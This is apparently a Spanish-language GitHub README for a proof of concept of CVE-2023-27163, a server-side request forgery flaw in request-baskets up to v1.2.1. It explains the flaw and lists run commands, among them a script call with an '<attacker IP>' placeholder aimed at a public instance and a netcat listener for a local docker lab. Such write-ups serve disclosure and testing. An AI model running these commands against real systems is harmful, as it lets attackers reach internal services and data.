
 mastercode112/cve-2023-27163
Prueba de concepto para Server Side Request Forgery (SSRF) en request-baskets (V<= v.1.2.1)

Este repositorio contiene una Prueba de Concepto (PoC) para CVE-2023-27163, una vulnerabilidad de Server-Side Request Forgery (SSRF) descubierta en request-baskets hasta la versión 1.2.1. Esta vulnerabilidad permite a los atacantes acceder a recursos de red e información sensible explotando el componente /api/baskets/{name} mediante una solicitud API manipulada.
git clone https://github.com/MasterCode112/CVE-2023-27163.git
bash ./CVE-2023-27163.sh https://rbaskets.in/ <attacker IP>
Request-baskets es una aplicación web diseñada para recolectar y registrar solicitudes en una ruta específica, llamada basket. Al crearla, el usuario puede especificar otro servidor para reenviar la solicitud. El problema aquí es que el usuario puede especificar servicios no deseados, como aplicaciones cerradas a la red.
Por ejemplo: supongamos que el servidor aloja Request-baskets (puerto 55555) y un servidor web Flask en el puerto 8000. Flask también está configurado para interactuar solo con localhost. Al crear un basket que reenvíe a http://localhost:8000, el atacante puede acceder al servidor web Flask previamente restringido.

docker run -p 55555:55555 darklynx/request-baskets:v1.2.1
``` git clone https://github.com/MasterCode112/CVE-2023-27163.git

2. Descargar la PoC

```shell
git clone https://github.com/MasterCode112/CVE-2023-27163.git
nc -lvp 8000
DOCKER_IP=$(ifconfig docker0 | grep inet | head -n 1 | awk '{ print $2 }')
./CVE-2023-27163.sh http://127.0.0.1:55555/ http://$DOCKER_IP:8000/
